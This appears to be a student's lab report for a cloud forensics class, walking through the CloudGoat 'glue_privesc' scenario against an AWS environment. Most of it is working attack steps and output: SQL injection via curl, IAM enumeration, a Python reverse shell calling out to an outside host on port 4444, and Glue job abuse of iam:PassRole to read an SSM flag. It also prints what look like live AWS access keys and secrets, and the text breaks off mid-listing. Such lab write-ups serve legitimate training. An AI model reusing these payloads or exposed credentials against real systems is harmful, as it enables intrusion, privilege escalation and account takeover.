Cloud DFIR class I



CloudGoat: glue_privesc

Prof.	Niko
Due Date	2024.08.13

Track	Digital Forensic Track
Name	Junga Kim

Scenario: glue_privesc

Scenario Resources			
1 VPC with: S3 x 1 RDS x1 EC2 x1 Glue service	Lambda x1	SSM parameter Store	IAM Users x 2
Scenario Start(s):		Web address	
Summary			
There is an environment that is implemented as shown in the schematic drawing below. Glue service manager will accidentally upload their access keys through the web page. The manager hurriedly deleted the key from s3, but does not recognize that the key was stored in the DB. Find the manager's key and access the ssm parameter store with a vulnerable permission to find the parameter value named "flag".			
Note: The web page and the glue ETL job used in this scenario require some latency. The web page requires 1 minute after applying, and Glue requires 3 minutes after uploading the file. If the data file is not applied properly, please wait a little longer!			

Schematic drawing	Exploitation Route(s)
	

Route Walkthrough
※ The attacker identifies the web page functionality first. When you upload a file, it is stored in a specific s3, and you can see that the data in that file is applied to the monitoring page.
1. The attacker steals the Glue manager's access key and secret key through a SQL Injection attack on the web page. 2. The attacker checks the policies and permissions of the exposed account to identify any vulnerable privileges. Through these privileges, the attacker discovers the ability to create and execute a job that can perform a reverse shell attack, enabling them to obtain the desired role simultaneously. 3. List the roles to use "iam:passrole," write the reverse shell code, and insert this code file (.py) into S3 through the web page. 4. In order to gain SSM access, Perform the creation of a Glue service job via AWS CLI, which also executes the reverse shell code. 5. Execute the created job. 6. Extract the value of "flag"(parameter name) from the ssm parameter store.

Installlation


```
git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
cd cloudgoat
pip3 install -r ./requirements.txt
chmod +x cloudgoat.py

#If using custom aws profiles, follow this command
# ./cloudgoat.py config profile
```

Scenario

./cloudgoat.py create glue_privesc


cg_web_site_ip = 35.175.177.246
cg_web_site_port = 5000



Visiting at that URL = http://35.175.177.246:5000/

Additionally, there is a page to upload data files. So, I create a csv file with the following information.

```
order_data,item_id,price,country_code
2023-11-19,I6506,999.99,US
```



Visiting at that URL = http://35.175.177.246:5000/upload

```
curl -X POST http://35.175.177.246:5000/upload_to_s3
```

Submit a post request to get order details from the Monitor for SQL injection vulnerability page.

```
$ sudo curl -X POST -d "selected_date=2023-10-01" http://35.175.177.246:5000/
<!DOCTYPE html>
<html>
<head>
    <title>Data Monitoring</title>
    <link href="../static/index.css" rel="stylesheet">
</head>
<body>
    <h1>This is data monitoring page</h1>
    <a href="/upload" id="move-link">move to upload page</a>
    <br>
    <form action="/" method="post" class="data-filter-form">
        <label for="order-data-select" class="filter-label">order_data  </label>
        <div class="select-container">
            <select id="order-data-select" name="selected_date" class="filter-select">
                    <option value="2023-10-01">2023-10-01</option>

                <option value="2023-10-02">2023-10-02</option>

                <option value="2023-10-03">2023-10-03</option>

                <option value="2023-10-04">2023-10-04</option>

                <option value="2023-10-05">2023-10-05</option>

                <option value="2023-10-06">2023-10-06</option>

                <option value="2023-10-07">2023-10-07</option>

                <option value="2023-10-08">2023-10-08</option>

                <option value="2023-10-09">2023-10-09</option>

                <option value="2023-10-10">2023-10-10</option>

                <option value="2023-10-11">2023-10-11</option>

                <option value="2023-10-12">2023-10-12</option>

                <option value="2023-10-13">2023-10-13</option>

                <option value="2023-10-14">2023-10-14</option>

                <option value="2023-10-15">2023-10-15</option>

                <option value="2023-10-16">2023-10-16</option>

                <option value="2023-10-17">2023-10-17</option>

                <option value="2023-10-18">2023-10-18</option>
```

```
                <option value="2023-10-19">2023-10-19</option>

                <option value="2023-10-20">2023-10-20</option>

                <option value="2023-10-21">2023-10-21</option>

                <option value="2023-10-22">2023-10-22</option>

                <option value="2023-10-23">2023-10-23</option>

                <option value="2023-10-24">2023-10-24</option>

                <option value="2023-10-25">2023-10-25</option>

                <option value="2023-10-26">2023-10-26</option>

                <option value="2023-10-27">2023-10-27</option>

                <option value="2023-10-28">2023-10-28</option>

                <option value="2023-10-29">2023-10-29</option>

                <option value="2023-10-30">2023-10-30</option>

                <option value="2023-10-31">2023-10-31</option>

            </select>
    </div>
    <button type="submit" class="filter-button">Filter</button>
</form>

<table id="original-data-table">
    <thead>
        <tr>
            <th>order_data</th>
            <th>item_id</th>
            <th>price</th>
            <th>country_code</th>
        </tr>
    </thead>
    <tbody>

            <tr>
                <td>2023-10-01</td>
                <td>K2631</td>
                <td>48.90</td>
                <td>DE</td>
            </tr>

    </tbody>
</table>
<!--
    Data query logic : select * from original_data where order_date='{input_date}'
```

```
    -->
    <hr>
    <img src="../static/graph.png">

</body>
</html>
```

$ sudo curl -X POST -d "selected_date=1' or 1=1--" http://35.175.177.246:5000/

```
<!DOCTYPE html>
<html>
<head>
    <title>Upload Page</title>
    <link href="../static/loadspinner.css" rel="stylesheet">
</head>
<body>
    <h1>Data File upload</h1>
    <p>If you upload a CSV file, it is saved in S3</p>
    <p>The data is then reflected on the monitoring page.</p>
    <br>
    <p>*Blocked file formats: xlsx, tsv, json, xml, sql, yaml, ini, jsonl</p>
    <p>
        Please upload a CSV file<br>
        <div>
            <span>&lt;csv format&gt;</span>
            <table id="order-table">
                <thead>
                    <tr>
                        <th>order_data</th>
                        <th>item_id</th>
                        <th>price</th>
                        <th>country_code</th>
                    </tr>
                </thead>
            </table>
        </div>
    </p>
    <p>
        <br>
        <a href="/">back to the monitoring page</a>
    </p>
    <p><br><br></p>
    <form id="upload-form" enctype="multipart/form-data" action="/upload_to_s3" method="post">
        <input type="file" name="file" id="file-input">
    </form>
    <div id="loader" style="display: block;">
        <img src="../static/loading.gif" alt="Loading...">
        <p>Data will take about <span id="countdown">3:00</span> minutes to apply to the monitoring page.</p>
        <p>Don't go to another page!!</p>
    </div>

    <script>
        document.getElementById("file-input").addEventListener("change", function() {
            // 파일이 선택되면 자동으로 폼을 제출합니다.
            document.getElementById("upload-form").submit();
```

```
        });

        var countdown = document.getElementById("countdown");
        var seconds = 180;
        var countdownInterval;

        // loader_display 값이 "block"일 때만 카운트 다운 시작
        if (document.getElementById("loader").style.display === "block") {
            countdownInterval = setInterval(updateCountdown, 1000);
        }

        function updateCountdown() {
            seconds--;
            var minutes = Math.floor(seconds / 60);
            var remainingSeconds = seconds % 60;
            countdown.textContent = minutes + ":" + (remainingSeconds < 10 ? "0" : "") + remainingSeconds;
            if (seconds <= 0) {
                clearInterval(countdownInterval);
                window.location.href = '/';
            }
        }
    </script>
</body>
</html>
```

I expected to see the result at the site, but it doesn't. It looks like I don't have permission to do something, so I decide to try an elevation of privilege attack.

```
$ sudo curl -X POST -F 'file=@order_data.csv' http://35.175.177.246:5000/upload_to_s3
<!DOCTYPE html>
<html>
<head>
    <title>Upload Page</title>
    <link href="../static/loadspinner.css" rel="stylesheet">
</head>
<body>
    <h1>Data File upload</h1>
    <p>If you upload a CSV file, it is saved in S3</p>
    <p>The data is then reflected on the monitoring page.</p>
    <br>
    <p>*Blocked file formats: xlsx, tsv, json, xml, sql, yaml, ini, jsonl</p>
    <p>
        Please upload a CSV file<br>
        <div>
            <span>&lt;csv format&gt;</span>
            <table id="order-table">
                <thead>
                    <tr>
                        <th>order_data</th>
                        <th>item_id</th>
                        <th>price</th>
```

```
                        <th>country_code</th>
                    </tr>
                </thead>
            </table>
        </div>
    </p>
    <p>
        <br>
        <a href="/">back to the monitoring page</a>
    </p>
    <p><br><br></p>
    <form id="upload-form" enctype="multipart/form-data" action="/upload_to_s3" method="post">
        <input type="file" name="file" id="file-input">
    </form>
    <div id="loader" style="display: block;">
        <img src="../static/loading.gif" alt="Loading...">
        <p>Data will take about <span id="countdown">3:00</span> minutes to apply to the monitoring page.</p>
        <p>Don't go to another page!!</p>
    </div>

    <script>
        document.getElementById("file-input").addEventListener("change", function() {
            // 파일이 선택되면 자동으로 폼을 제출합니다.
            document.getElementById("upload-form").submit();
        });

        var countdown = document.getElementById("countdown");
        var seconds = 180;
        var countdownInterval;

        // loader_display 값이 "block"일 때만 카운트 다운 시작
        if (document.getElementById("loader").style.display === "block") {
            countdownInterval = setInterval(updateCountdown, 1000);
        }

        function updateCountdown() {
            seconds--;
            var minutes = Math.floor(seconds / 60);
            var remainingSeconds = seconds % 60;
            countdown.textContent = minutes + ":" + (remainingSeconds < 10 ? "0" : "") + remainingSeconds;
            if (seconds <= 0) {
                clearInterval(countdownInterval);
                window.location.href = '/';
            }
        }
    </script>
</body>
</html>
```

So I type and enumerate the credentials in the local shell.

This command determines the identity of the user currently using the AWS CLI. And it returns the

user ID, account number, and ARN.

$ aws sts get-caller-identity --profile glue_privesc

```
{
    "UserId": "AIDAQNA44D3Z4223LR76P",
    "Account": "027977850611",
    "Arn": "arn:aws:iam::027977850611:user/cg-glue-admin-glue_privesc_cgidfmohi6zro5"
}
```




Image of Command

To get the list of IAM user, I use this command.

And it shows information about all IAM users in the current account.

$ aws iam list-users --profile glue_privesc

```
{
    "Users": [
        {
            "Path": "/",
            "UserName": "BoB13CloudGoatAdmin",
            "UserId": "AIDAQNA44D3ZRECGTIMBZ",
            "Arn": "arn:aws:iam::027977850611:user/BoB13CloudGoatAdmin",
            "CreateDate": "2024-07-09T05:33:37+00:00"
        },
        {
            "Path": "/",
            "UserName": "canarytokens.com@@kz9r8ouqnhve4zs1yi4bzspzz",
            "UserId": "AIDAQNA44D3Z2NDA74SWL",
            "Arn": "arn:aws:iam::027977850611:user/canarytokens.com@@kz9r8ouqnhve4zs1yi4bzspzz",
            "CreateDate": "2024-08-09T11:13:11+00:00"
        },
        {
            "Path": "/",
            "UserName": "cd1fceca-e751-4c1b-83e4-78d309063830",
            "UserId": "AIDAQNA44D3ZTZAGRTPEO",
            "Arn": "arn:aws:iam::027977850611:user/cd1fceca-e751-4c1b-83e4-78d309063830",
            "CreateDate": "2024-08-09T11:13:10+00:00"
        },
        {
            "Path": "/",
            "UserName": "cg-glue-admin-glue-prevesc",
            "UserId": "AIDAQNA44D3Z5QRPJURWJ",
            "Arn": "arn:aws:iam::027977850611:user/cg-glue-admin-glue-prevesc",
            "CreateDate": "2024-08-09T12:58:10+00:00"
        },
```

```
        {
            "Path": "/",
            "UserName": "cg-glue-admin-glue_privesc_cgidfmohi6zro5",
            "UserId": "AIDAQNA44D3Z4223LR76P",
            "Arn": "arn:aws:iam::027977850611:user/cg-glue-admin-glue_privesc_cgidfmohi6zro5",
            "CreateDate": "2024-08-09T10:43:57+00:00"
        },
        {
            "Path": "/",
            "UserName": "cg-glue-admin-glue_privesc_cgidmajo14r5gy",
            "UserId": "AIDAQNA44D3Z3FNT2J6XD",
            "Arn": "arn:aws:iam::027977850611:user/cg-glue-admin-glue_privesc_cgidmajo14r5gy",
            "CreateDate": "2024-08-09T11:19:09+00:00"
        },
        {
            "Path": "/",
            "UserName": "cg-glue-admin-glue_privesc_cgidmlttk8m8a2",
            "UserId": "AIDAQNA44D3ZQRIMSNQKF",
            "Arn": "arn:aws:iam::027977850611:user/cg-glue-admin-glue_privesc_cgidmlttk8m8a2",
            "CreateDate": "2024-08-09T10:18:32+00:00"
        },
        {
            "Path": "/",
            "UserName": "cg-run-app-glue-prevesc",
            "UserId": "AIDAQNA44D3Z7R5DMAHQH",
            "Arn": "arn:aws:iam::027977850611:user/cg-run-app-glue-prevesc",
            "CreateDate": "2024-08-09T12:58:10+00:00"
        },
        {
            "Path": "/",
            "UserName": "cg-run-app-glue_privesc_cgidfmohi6zro5",
            "UserId": "AIDAQNA44D3Z2XXYLCVD3",
            "Arn": "arn:aws:iam::027977850611:user/cg-run-app-glue_privesc_cgidfmohi6zro5",
            "CreateDate": "2024-08-09T10:43:58+00:00"
        },
        {
            "Path": "/",
            "UserName": "cg-run-app-glue_privesc_cgidmajo14r5gy",
            "UserId": "AIDAQNA44D3ZXVTM54F5J",
            "Arn": "arn:aws:iam::027977850611:user/cg-run-app-glue_privesc_cgidmajo14r5gy",
            "CreateDate": "2024-08-09T11:19:09+00:00"
        },
        {
            "Path": "/",
            "UserName": "cg-run-app-glue_privesc_cgidmlttk8m8a2",
            "UserId": "AIDAQNA44D3ZTH63HVXQ6",
            "Arn": "arn:aws:iam::027977850611:user/cg-run-app-glue_privesc_cgidmlttk8m8a2",
            "CreateDate": "2024-08-09T10:18:32+00:00"
        },
        {
            "Path": "/",
            "UserName": "Levy",
            "UserId": "AIDAQNA44D3Z7RACD434N",
```

```
            "Arn": "arn:aws:iam::027977850611:user/Levy",
            "CreateDate": "2024-03-14T04:15:52+00:00",
            "PasswordLastUsed": "2024-05-23T02:53:43+00:00"
        },
        {
            "Path": "/SpaceCrab/",
            "UserName": "l_salander",
            "UserId": "AIDAQNA44D3ZRSFRRX2DI",
            "Arn": "arn:aws:iam::027977850611:user/SpaceCrab/l_salander",
            "CreateDate": "2024-08-09T11:13:10+00:00"
        },
        {
            "Path": "/",
            "UserName": "NikoDev",
            "UserId": "AIDAQNA44D3ZRHIV323EW",
            "Arn": "arn:aws:iam::027977850611:user/NikoDev",
            "CreateDate": "2024-05-22T16:46:39+00:00"
        },
        {
            "Path": "/",
            "UserName": "r_waterhouse",
            "UserId": "AIDAQNA44D3Z5TPBLCFFD",
            "Arn": "arn:aws:iam::027977850611:user/r_waterhouse",
            "CreateDate": "2024-08-09T11:13:10+00:00"
        },
        {
            "Path": "/",
            "UserName": "SinconVictim",
            "UserId": "AIDAQNA44D3ZY7NUCRSND",
            "Arn": "arn:aws:iam::027977850611:user/SinconVictim",
            "CreateDate": "2024-03-27T02:44:05+00:00"
        },
        {
            "Path": "/",
            "UserName": "TeirenCloudWatchIntegration",
            "UserId": "AIDAQNA44D3ZRVFPN6TBF",
            "Arn": "arn:aws:iam::027977850611:user/TeirenCloudWatchIntegration",
            "CreateDate": "2024-01-28T16:01:34+00:00"
        }
    ]
}
```

```
(venv) osoworks@Ubuntu24:~/cloudgoat/glue_privesc_cgidfmohi6zro5$ aws iam list-users --profile glue_privesc
{
    "Users": [
        {
            "Path": "/",
            "UserName": "BoB13CloudGoatAdmin",
            "UserId": "AIDAQNA44D3ZRECGTIMBZ",
            "Arn": "arn:aws:iam::027977850611:user/BoB13CloudGoatAdmin",
            "CreateDate": "2024-07-09T05:33:37+00:00"
        },
        {
            "Path": "/",
            "UserName": "canarytokens.com@@kz9r8ouqnhve4zs1yi4bzspzz",
            "UserId": "AIDAQNA44D3Z2NDA74SWL",
            "Arn": "arn:aws:iam::027977850611:user/canarytokens.com@@kz9r8ouqnhve4zs1yi4bzspzz",
            "CreateDate": "2024-08-09T11:13:11+00:00"
        },
        {
            "Path": "/",
```

Image of Command

Query the contents of a specific inline policy for a specific user. The result of this command is not included in the code, but you should be able to see the details of this policy.

```
$  aws iam get-user-policy --profile glue_privesc --user-name cg-glue-admin-glue_privesc_cgidfmohi6zro5 --policy-name glue_management_policy
```

```
{
    "UserName": "cg-glue-admin-glue_privesc_cgidfmohi6zro5",
    "PolicyName": "glue_management_policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "glue:CreateJob",
                    "iam:PassRole",
                    "iam:Get*",
                    "iam:List*",
                    "glue:CreateTrigger",
                    "glue:StartJobRun",
                    "glue:UpdateJob"
                ],
                "Effect": "Allow",
                "Resource": "*",
                "Sid": "VisualEditor0"
            },
            {
                "Action": "s3:ListBucket",
                "Effect": "Allow",
                "Resource": "arn:aws:s3:::cg-data-from-web-glue-privesc-cgidfmohi6zro5",
                "Sid": "VisualEditor1"
            }
        ]
    }
}
```

Image of Command

Now I know the user's exact permissions.

Glue-specific permissions:	IAM-related permissions:	S3-specific permissions:
• glue:CreateJob • glue:CreateTrigger • glue:StartJobRun • glue:UpdateJob	• iam:PassRole • iam:Get* • iam:List*	• s3:ListBucket (Only for specific buckets)

Looking through the policy it seems that were able to create/update glue jobs and view s3 an S3 bucket.

```
$ aws s3 ls s3://cg-data-from-web-glue-privesc-cgidfmohi6zro5
2024-08-09 22:24:28         65 input.csv
2024-08-09 22:05:13         65 order_data.csv
2024-08-09 19:44:03        297 order_data2.csv
(venv) osoworks@Ubuntu24:~/cloudgoat/glue_privesc_cgidfmohi6zro5$ cat ~/.aws/credentials
[cloudgoat]
aws_access_key_id = AKIARLFIZBL465OXQNSG
aws_secret_access_key = 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
[BoB13CloudGoatAdmin_Niko]
aws_access_key_id = AKIAQNA44D3ZXKXADQY5
aws_secret_access_key = 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
[glue_privesc]
aws_access_key_id = AKIAQNA44D3ZYXWKO2KW
aws_secret_access_key = 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
```

Image of Command

From the image, we could see the original data and what we uploaded.

So with the IAM permissions, I am able to create own Glue job.

1. First create a file called script.py and upload it to the form

```
$ curl -X POST -F 'file=@script.py' http://35.175.177.246:5000/upload_to_s3
```

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("infrasec.sh",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

```
(venv) osoworks@Ubuntu24:~/cloudgoat/glue_privesc_cgidfmohi6zro5$ aws s3 ls s3://cg-data-from-web-glue-privesc-cgidfmohi6zro5

2024-08-09 22:24:28         65 input.csv
2024-08-09 22:05:13         65 order_data.csv
2024-08-09 19:44:03        297 order_data2.csv
```

Image of Command

2. Upload it to the S3 bucket

```
$ aws s3 ls s3://cg-data-from-web-glue-privesc-cgidfmohi6zro5
```

```
2024-08-09 22:24:28         65 input.csv
2024-08-09 22:05:13         65 order_data.csv
2024-08-09 19:44:03        297 order_data2.csv
2024-08-09 23:47:29        213 script.py
```

```
(venv) osoworks@Ubuntu24:~/cloudgoat/glue_privesc_cgidfmohi6zro5$ aws s3 ls s3://cg-data-from-web-glue-privesc-cgidfmohi6zro5
2024-08-09 22:24:28         65 input.csv
2024-08-09 22:05:13         65 order_data.csv
2024-08-09 19:44:03        297 order_data2.csv
2024-08-09 23:47:29        213 script.py
```

Image of Command

3. On my machine create a NCat listener nc -lvp 4444 in the other command to execute listener.

4. Create a glue job to run the reverse shell script.

```
$ aws glue update-job --job-name privesc-job-3 --job-update '{"Role": "arn:aws:iam::027977850611:role/ssm_parameter_role", "Command": {"Name": "pythonshell", "PythonVersion": "3", "ScriptLocation": "s3://cg-data-from-web-glue-privesc-cgidfmohi6zro5/new_script.py"}}' --profile glue_privesc
```

```
import boto3
import json
import traceback

def lambda_handler(event, context):
    ssm = boto3.client('ssm')
    s3 = boto3.client('s3')

    try:
        # SSM 파라미터에서 flag 읽기
        response = ssm.get_parameter(Name='flag', WithDecryption=True)
        flag = response['Parameter']['Value']
```

```
        # 결과를 S3에 저장
        s3.put_object(
            Bucket='cg-data-from-web-glue-privesc-cgidfmohi6zro5',
            Key='flag_result.txt',
            Body=f"Flag found: {flag}"
        )

        return {
            'statusCode': 200,
            'body': json.dumps('Flag retrieved and saved to S3')
        }
    except Exception as e:
        error_msg = f"Error: {str(e)}₩n{traceback.format_exc()}"
        print(error_msg)
        s3.put_object(
            Bucket='cg-data-from-web-glue-privesc-cgidfmohi6zro5',
            Key='error_log.txt',
            Body=error_msg
        )
        return {
            'statusCode': 500,
            'body': json.dumps(f'Error: {str(e)}')
        }

# Glue job에서 실행하기 위한 추가 코드
if __name__ == "__main__":
    lambda_handler({}, None)
```

As originally intended, I should have been able to verify the connection in the command window where I ran the reverse shell. However, I found that I didn't have permission, as shown below, and proceeded in a different way.

$ aws iam list-roles --profile glue_privesc

```
aws iam list-roles --profile glue_privesc
{
    "Roles": [
        {
            "Path": "/aws-service-role/guardduty.amazonaws.com/",
            "RoleName": "AWSServiceRoleForAmazonGuardDuty",
            "RoleId": "AROAQNA44D3ZV7ZGPODAL",
            "Arn": "arn:aws:iam::027977850611:role/aws-service-role/guardduty.amazonaws.com/AWSServiceRoleForAmazonGuardDuty",
            "CreateDate": "2023-10-16T09:23:15+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "guardduty.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
```

```
                }
            ]
        },
        "MaxSessionDuration": 3600
    },
    {
        "Path": "/aws-service-role/malware-protection.guardduty.amazonaws.com/",
        "RoleName": "AWSServiceRoleForAmazonGuardDutyMalwareProtection",
        "RoleId": "AROAQNA44D3Z3N74IX5GQ",
        "Arn": "arn:aws:iam::027977850611:role/aws-service-role/malware-protection.guardduty.amazonaws.com/AWSServiceRoleForAmazonGuardDutyMalwareProtection",
        "CreateDate": "2023-10-16T09:29:40+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "malware-protection.guardduty.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        },
        "Description": "A service-linked role required for Amazon GuardDuty Malware Scan to access your resources. ",
        "MaxSessionDuration": 3600
    },
    {
        "Path": "/aws-service-role/organizations.amazonaws.com/",
        "RoleName": "AWSServiceRoleForOrganizations",
        "RoleId": "AROAQNA44D3ZVAIPTGYTW",
        "Arn": "arn:aws:iam::027977850611:role/aws-service-role/organizations.amazonaws.com/AWSServiceRoleForOrganizations",
        "CreateDate": "2023-10-16T09:22:11+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "organizations.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        },
        "Description": "Service-linked role used by AWS Organizations to enable integration of other AWS services with Organizations.",
        "MaxSessionDuration": 3600
    },
    {
        "Path": "/aws-service-role/rds.amazonaws.com/",
        "RoleName": "AWSServiceRoleForRDS",
        "RoleId": "AROAQNA44D3ZXHYRTB2V7",
```

```
            "Arn": "arn:aws:iam::027977850611:role/aws-service-role/rds.amazonaws.com/AWSServiceRoleForRDS",
            "CreateDate": "2023-10-19T13:22:49+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "rds.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "Description": "Allows Amazon RDS to manage AWS resources on your behalf",
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/aws-service-role/sso.amazonaws.com/",
            "RoleName": "AWSServiceRoleForSSO",
            "RoleId": "AROAQNA44D3Z52A3EN3QI",
            "Arn": "arn:aws:iam::027977850611:role/aws-service-role/sso.amazonaws.com/AWSServiceRoleForSSO",
            "CreateDate": "2023-10-16T09:22:26+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "sso.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "Description": "Service-linked role used by AWS SSO to manage AWS resources, including IAM roles, policies and SAML IdP on your behalf.",
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/aws-service-role/support.amazonaws.com/",
            "RoleName": "AWSServiceRoleForSupport",
            "RoleId": "AROAQNA44D3ZS33EX4THS",
            "Arn": "arn:aws:iam::027977850611:role/aws-service-role/support.amazonaws.com/AWSServiceRoleForSupport",
            "CreateDate": "2023-10-16T09:22:10+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "support.amazonaws.com"
                        },
```

```
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "Description": "Enables resource access for AWS to provide billing, administrative and support services",
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/aws-service-role/trustedadvisor.amazonaws.com/",
            "RoleName": "AWSServiceRoleForTrustedAdvisor",
            "RoleId": "AROAQNA44D3Z274AQHDSP",
            "Arn": "arn:aws:iam::027977850611:role/aws-service-role/trustedadvisor.amazonaws.com/AWSServiceRoleForTrustedAdvisor",
            "CreateDate": "2023-10-16T09:22:10+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "trustedadvisor.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "Description": "Access for the AWS Trusted Advisor Service to help reduce cost, increase performance, and improve security of your AWS environment.",
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "cg-banking-WAF-Role-cloud_breach_s3_cgid3e01eosnob",
            "RoleId": "AROAQNA44D3ZZIQJ7FVI3",
            "Arn": "arn:aws:iam::027977850611:role/cg-banking-WAF-Role-cloud_breach_s3_cgid3e01eosnob",
            "CreateDate": "2024-08-09T06:36:04+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Sid": "",
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "ec2.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "cg-banking-WAF-Role-cloud_breach_s3_cgid42cl2kxdda",
```

```
            "RoleId": "AROAQNA44D3ZWZZJW7UFL",
            "Arn": "arn:aws:iam::027977850611:role/cg-banking-WAF-Role-cloud_breach_s3_cgid42cl2kxdda",
            "CreateDate": "2024-08-09T11:24:28+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Sid": "",
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "ec2.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "cg-Glue_Privesc-ec2-profile",
            "RoleId": "AROAQNA44D3ZUUUX62CFA",
            "Arn": "arn:aws:iam::027977850611:role/cg-Glue_Privesc-ec2-profile",
            "CreateDate": "2024-08-09T10:43:57+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "ec2.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/system/",
            "RoleName": "cloudtrail_role",
            "RoleId": "AROAQNA44D3ZUBWOK4DVP",
            "Arn": "arn:aws:iam::027977850611:role/system/cloudtrail_role",
            "CreateDate": "2024-08-09T11:13:12+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "cloudtrail.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
```

```
                    }
                ]
            },
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "DatadogIntegration-Datado-LambdaExecutionRoleDatado-mQpl256ysNX3",
            "RoleId": "AROAQNA44D3ZS52HSISYH",
            "Arn": "arn:aws:iam::027977850611:role/DatadogIntegration-Datado-LambdaExecutionRoleDatado-mQpl256ysNX3",
            "CreateDate": "2023-10-25T15:37:18+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "lambda.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
